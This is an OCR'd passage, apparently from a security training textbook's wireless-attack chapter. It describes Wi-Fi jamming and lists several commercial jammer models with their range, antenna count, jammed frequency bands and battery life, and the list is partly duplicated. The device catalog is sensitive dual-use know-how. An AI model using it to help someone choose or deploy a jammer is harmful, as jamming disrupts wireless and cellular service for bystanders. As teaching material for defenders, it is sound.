


DONUTS
Attacker
sending 2.4 GHz
jamming signals
Attacker
Jamming
Device

Figure 16.25: Jamming signal attack



Wi-Fi Jamming Devices

CPB-3016N-5G Jammer
- Range: 50 - 150 meters
- 6 antennas
- 6 frequency bands jammed (CDMA - 3G-UMTS - Wi-Fi - Buletooth)
- Wall-mountable

PCB-2040 Jammer
- Range: 20 - 50 meters
- 4 antennas
- 4 frequency bands jammed (2G - 3G - 4G – GPS - Wi-Fi)
- Working time: 40 minutes

CPB-2060B Jammer
- Range: 10 - 40 meters
- 6 antennas
- 6 frequency bands jammed (GPS - 4G - Wi-Fi)
- Internal battery: 2.5 – 3.0 hours

CPB-2660H Jammer
- Range: 20 - 60 meters
- 6 antennas
- 6 Frequency bands jammed (CDMA - DCS - 3G - 4G - UMTS - Wi-Fi)
- Wall-mountable

CPB-2061 Jammer
- Range: 10 - 40 meters
- 6 antennas
- 6 frequency bands jammed (Mobile - Wi-Fi - GPS)
- Wall-mountable

CPB-2680H-AGP Jammer
- Range: 20 - 60 meters
- 8 antennas
- 8 frequency bands jammed (CDMA - GPS - DCS - 3G - 4G – UMTS - Wi-Fi)
- Wall-mountable

http://www.techwisetech.com

Wi-Fi Jamming Devices

An attacker can jam a wireless network using a Wi-Fi jammer. This device uses the same frequency band as a trusted network. It causes interference to legitimate signals and temporarily disrupts the network service.

The following are examples for Wi-Fi jamming devices:

Source: *http://www.techwisetech.com*

- **CPB-3016N-5G Jammer**
  - Range: 50–150 m
  - 6 antennas
  - 6 frequency bands jammed (CDMA, 3G UMTS, Wi-Fi, and Buletooth)
  - Wall-mountable

Figure 16.26: CPB-3016N-5G jammer

- **PCB-2040 Jammer**
    - Range: 20–50 m
    - 4 antennas
    - 4 frequency bands jammed (2G, 3G, 4G, GPS, Wi-Fi)
    - Working time: 40 min

Figure 16.27: PCB-2040 jammer

- **CPB-2060B Jammer**
    - Range: 10–40 m
    - 6 antennas
    - 6 frequency bands jammed (GPS, 4G, Wi-Fi)
    - Internal battery life: 2.5–3.0 h

Figure 16.28: CPB-2060B jammer

- **CPB-2660H Jammer**
    - Range: 20–60 m
    - 6 antennas
    - 6 frequency bands jammed (CDMA, DCS, 3G, 4G, UMTS, Wi-Fi)
    - Wall-mountable

